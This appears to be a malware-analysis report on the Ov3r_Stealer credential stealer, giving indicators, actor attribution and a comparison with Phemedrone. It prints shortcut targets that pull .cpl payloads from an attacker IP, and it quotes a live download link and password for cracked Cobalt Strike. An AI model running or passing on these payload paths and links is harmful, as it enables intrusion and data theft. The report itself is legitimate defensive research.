DATA3	**File Details:** **DocuSign3.url** SHA256: c3bfaa1f52abdbb673d83af67090112dfdfe9ea8ff7a613f62bd48bace205f75 **2024_tax_update.url** SHA256: c9743e7ffb6f6978f08f86e970ddb82e24920d266b32bd242254fbf51abfe6ce **company policy_copyright.url** SHA256: 4ae28a44c38edc516e449ddd269b5aa9924d549d763773dcd312b48fe6bb91ab **DocuSign3.url** SHA256: ad513d2cba6cc82a50ee6531b275e937480d8fee20af2b4f41da5f88e408a4e9 **Job_Description_Salary.url** SHA256: 1433efd142007ce809aff5b057810f5a1919ea1e3ff740ff0fcc2fc729226be5 **DocuSign3.url** SHA256: 815b2125d6f0a5d99750614731aaad2c6936a1dc107a969408a88973f35064c0 **ITW URLs:** hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1170627585680609280/DocuSign3[.]url hxxps://www[.]shorturl[.]at/dKOR6 hxxps://shorturl[.]at/gnL15 hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1172211288303206400/DocuSign3[.]url hxxps://shorturl[.]at/oORV9 hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1175808264479449138/DocuSign3[.]url hxxps://shorturl[.]at/eqxU0 **URL Connection:** fi\le://51[.]79[.]185[.]145/pdf/data3[.]zip/pdf3[.]cpl **NOTES:** company policy_copyright.url came from RAR files **Contract_Ads_December-2023.rar** SHA256: e2d19a23b19a07d35d16990e78c5cfaa3dd97b9ce92201f4db18a7da95fe6ff8 **Gold_Silver_and_Gemstone_Company_recruits_Communications_Department.rar** SHA256: b7f53c507a1aa4254b66a883285e27b42d65ea4ea4206fe674e0d03738f52141
DATA4	**File Details:** **DocuSign4.url** SHA256: 9a96406ae06b703d827fffd1f1ced0781f89ca2af6d5041721e9fbd2647c8430 **ITW URLs:** hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1177255995156742144/DocuSign4[.]url hxxps://shorturl[.]at/ixEZ7 **URL Connection:** fi\le://51[.]79[.]185[.]145/pdf/data4[.]zip/pdf4[.]cpl

KAY	**File Details:** **kay.url** SHA256: ccd19ef6e81e936fc944ebafaefd2ad99ccd11dd15fbc7d3460726bb38237595 **ITW URLs:** hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1177255994775064717/kay[.]url hxxps://shorturl[.]at/dMY69 **URL Connection:** fi\le://51[.]79[.]185[.]145/pdf/kay[.]zip/kay[.]cpl
DATA	**File Details:** **SecureDocuSign_pdf.url** SHA256: 4446d5b475ce8aed5244da917ae42b6cb9744ffc4efd766af8e4dee7dd5a3e19 **ITW URLs:** hxxps://cdn[.]discordapp[.]com/attachments/1083311514368360519/1167767477921513512/SecureDocuSign_pdf[.]url hxxps://shorturl[.]at/flEK5 **URL Connection:** fi\le://51[.]79[.]185[.]145/pdf/data[.]zip/docusign_pdf[.]cpl
Additional	**File Details:** **My_Photo_Album.url** SHA256: ea9b0dee3b7583ce60bba277e2189acb660284abf6b3b9273b6a60c85b0a5ce3 **ITW URLs:** hxxps://cdn[.]discordapp[.]com/attachments/853270434422456330/1184415259717533726/My_Photo_Album[.]url **URL Connection:** fi\le://51[.]79[.]185[.]145\PDF\DocusignDocument1[.]pdf[.]lnk


Threat Actors

While investigating Ov3r_Stealer malware or any malware, it is important to look for clues into its origin and intended purpose. Attribution can be difficult, but following any leads is important work to gain insights into potential future attack campaigns and/or additional malware variants.

@JohnMacollan


Our first pivot point was the @JohnMacollan username. This account is associated with the Telegram channel used for exfiltration. While researching this account, the SpiderLabs team discovered another usage of this account on the Pwn3rzs chat forum. That chat on this forum is almost exclusively related to cracking software. One of the many applications they have cracked includes Cobalt Strike, which is widely used by threat actors in many breaches worldwide. The disclaimer and mission statement for Pwn3rzs is that everything is for educational purposes only. In the example below, they offer the files up on ponies.cloud.

```
CobaltStrike 4.9.1 Cracked Pwn3rzs

- uHook.jar is obfuscated
- TeamServerImage is packed and watermarked
- Client and TeamServer are tied to each other with Watermark
- .auth file is self forged so there is no leakage of watermark
- Everything we provide is for educational / training purposes and not for use in black hat operations or in production environment.
- Packing / Obfuscating / Watermarking our releases makes it harder to rip off and get credit for
- Remember that wherever you get something from the internet, run it in a VM in a closed and / or filtered environment

Files integrity :
- 4efd615097e668240f433584c03ec3060a515a95e3827e64704b44c7f4da6830 CobaltSrike_4.9.1_Cracked_Pwn3rzs.7z
- f350ab5ca2a13db470fac76f7bfe80651a0aa577c9cf05afab301bacc9761e7c Client/cobaltstrike-client.cmd
- fa1500c6063da19a3a9931dd07d56bac206d594ba7ca9dd2d91456640a4d43ae Client/cobaltstrike-client.jar
- d47aa862d1808791c4d919b4984938ded2e1102c4243d79c53b4574d59222081 Client/cobaltstrike-client.sh
- 91f185781e1197cb6d587c5dfb4e860e7b361f96cb37a60b39aa5d6b7b1ec91d Client/cobaltstrike.auth
- 1aefd3ceaad597d16b7f314826956988c30edec2948664e7c2537133e5a3fdc5 Client/uHook.jar
- b368e59fbd358b0db66e37c3e1244cd61e2ec62d6c80045d2b6f54dca8a7b6f8 Server/c2lint
- 91f185781e1197cb6d587c5dfb4e860e7b361f96cb37a60b39aa5d6b7b1ec91d Server/cobaltstrike.auth
- be08c1ebe5a776b5b76b4b4d878c2324bf0d6171c62dcbf8ce1fd49e4ad60770 Server/source-common.sh
- ba029d38ec2b0e48f8299cc1c36b08e2215dc9b3b9fe6a1382ea75fd960b6175 Server/teamserver
- fa0b9f181f3c676d2124d4a6d2be0a12fdad5da124b8d525b8c91d747288a781 Server/TeamServerImage
- 627719d254c8168c56c8fbd40c88fbb65ebe141995b8c65763103aa07e117d47 Server/third-party/README.winvnc.txt
- 13feaa32e4b03ede8799e5bee6f8d54c3af715a6488ad32f6287d8f504c7078b Server/third-party/winvnc.x64.dll
- c50183eed715ec2392249e334940acf66315797a740a8fe782934352fed144c6 Server/third-party/winvnc.x86.dll

Down : https://ponies.cloud/c2/CobaltSrike_4.9.1_Cracked_Pwn3rzs.7z
[https://ponies.cloud/c2/CobaltSrike_4.9.1_Cracked_Pwn3rzs.7z]Passw : 20231016_1718
Special thanks to Reaper for sharing original file with us
```



Liu Kong


Like the @John Macollan username, we extrapolated Liu Kong from the Telegram Bot IDs. SpiderLabs also found this username associated with the Pwn3rzs chat mentioned above and one other called KGB Forum, hosted at hxxp://wdkiller.com. The wdkiller site claims to offer AV bypass with Ring0 exploits and claims to offer bypasses for Windows Defender and other EDR products, as seen below:





MCd13HhEoU.exe (804 kb): clean — md5: 0e3ff239f5263da7a5c9408e235aa8e9

Antivirus	Result	clean: 0/26
Adaware Antivirus 12	clean	
AhnLab V3 Internet Security	clean	
Alyac Internet Security	clean	
Avast Internet Security	clean	
AVG AntiVirus	clean	
Avira Antivirus	clean	
Bitdefender Total Security	clean	
BullGuard Antivirus	clean	
ClamAV	clean	
Comodo Antivirus	clean	
Dr.Web Security Space 12	clean	
Emsisoft Anti-Malware	clean	
ESET NOD32 Antivirus	clean	
FortiClient Antivirus	clean	
F-Secure SAFE	clean	
IKARUS anti.virus	clean	
Kaspersky Internet Security	clean	
McAfee Endpoint Protection	clean	
Malwarebytes Anti-Malware	clean	
Panda Antivirus	clean	
Sophos Home	clean	
Trend Micro Internet Security	clean	
Webroot SecureAnywhere	clean	
Windows 10 Defender	clean	
ZoneAlarm Antivirus	clean	
Zillya Internet Security	clean	


From this site, our team discovered a video demo of the Ov3r_Stealer malware being used or tested. Below are some screenshots from that video:










Site language in Vietnamese





It is unclear if this demo was serving the purpose of soliciting the malware or just showing off. At the time of discovery, the threat actor was not asking for payment, but it's important to note those conversations would most likely have happened outside of that forum. Our investigators identified three groups on the Telegram channels that have affiliations with the Liu Kong account. As depicted below, those groups are Golden Dragon Lounge, Data Pro, and Golden Dragon. Additionally, two other aliases, MR Meta and MeoBlackA become tied to Liu Kong.





At this point, it is believed the MeoBlackA alias is controlled by the threat actor, and they frequently change their alias. Strangely, the observations thus far have been predominately in Vietnamese but with the MeoBlackA alias, the introduction of Russian and the French flag.


Additional Telegram groups the MeoBlackA alias is associated with can be seen below:

```
[+] User details for @MeoBlackA
 ├ Username: MeoBlackA
 ├ Name: царственная🇫🇷
 ├ Verification: False
 ├ Photo ID: 6278491530004117531
 ├ Phone number: None
 ├ Access hash: 7086709994363641088
 ├ Language: None
 ├ Bot: False
 ├ Scam: False
 ├ Last seen: Recently (within two days)
 └ Restrictions: None
```

```
Additional TG Groups this user is a member of: (emojis in titles removed for copy paste)
├@massagenuruluxuryvp Massage Nuru Luxury Vĩnh Phúc - Không Chuyển Khoản Trước
├@tomchinworld Tomchin World
├@sellbuydatachat BUY/SELL DATABASE I CHAT
├MS BIGBANG QUẬN 5
├J Nuru Spa & Massage
├@dongudoanhai11 ℓệинϲнuẩиTX
├@mmomarket999 MMO MARKET
├@windy_nguyenthidinh MASSAGE VIP WINDY NGUYỄN THỊ ĐỊNH
├PhimXlon
├@windy_quan5 Massage Windy Sài Gòn (Quận 7-Trung Sơn)
├@linkhotttt2244 Link Hot Mỗi Ngày
├@httpstmeXmKACPyWmKZkZGNl Some Hà Nội
├@windy_sg Massage Windy HCM pmh
├@clipvochongchinhchu Some Swing Vợ Chồng
├Nàng Thơ
├@vuagaihanoi  Vua Gái Gọi Hà Nội - Vuagaihanoi.org
├@soranfriends Sora & Friends
├@vinahousenonstop Anh Em Giao Lưu Nhạc Nonstop
└FARMER+  Kí Sự Checker
```

Phemedrone Malware

As we peel back the layers into this malware and the players behind it, we have discovered that the Ov3r_Stealer malware is very similar to another stealer malware called Phemedrone. This malware has recently been reported, and it may be that Phemedrone was re-purposed and renamed to Ov3r_Stealer. The main difference between the two is that Phemedrone is written in C#.



Phemedrone Stealer - The best open source Stealer

Coded by rey vortex aka mitsuaka & TheDyer
Phemedrone Stealer is written in C# without any dependencies. Logs gate is a standalone PHP script, which you might customize whenever you want.

Join our Telegram channel to get help or stay tuned about our recent projects


DISCLAIMER This project is made for EDUCATIONAL PURPOSES ONLY. We are not responsible for any illegal actions dealt using our project. You take all responsibility for any damage caused by Phemedrone Stealer.

Features


```
Stealer gathers all data in memory
No external libraries are used for Phemedrone Stealer
Stub size is ~80 kB
Works on both x32 and x64 systems
All logs get sent to an HTTP Host
Configurable Anti CIS, Anti VM, Anti Debbuger and Mutex
Configurable File grabber file extensions and search depth
Grabbing Cookies, Passwords, Autofills and Credit cards from Chromium-based browsers (using dynamic pat
Grabbing Cookies, Passwords and Autofills from Gecko-based browsers (using dynamic path searching)
Grabbing Telegram, Steam and Discord sessions using dynamically path searching
Grabbing sensitive Extensions from Chromium-based browsers (includes crypto-extensions and authenticato
Grabbing most known Crypto wallets
Detailed System information which includes hardware, geolocation and OS information with a Screenshot
```

Conclusion

At this time, there have been a couple of articles released recently on Phemedrone and since then, the GitHub repositories for both Phemedrone and Ov3r_Stealer have been taken down. The threat actor we were following during this investigation is now leveraging those write-ups as 'street-cred' for its malware-writing business.



Trustwave has not seen wide-sweeping campaigns using this malware; however, it was under continual development and likely still is. Given the open-source nature of Phemedrone, its code will likely re-surface in other malware at some point. As Ov3r_Stealer has been actively developed with multiple loader techniques, we may see this one eventually be sold or used in other campaigns in the future. With Liu Kong's latest statements, they will look to get better at fileless malware.



To mitigate against these types of attacks, Trustwave recommends:

- Active and engaging Security Awareness Programs
- Regular Application and Service audits and baselining
- Application patching
- Run continuous Threat Hunting through your environments for undetected compromises.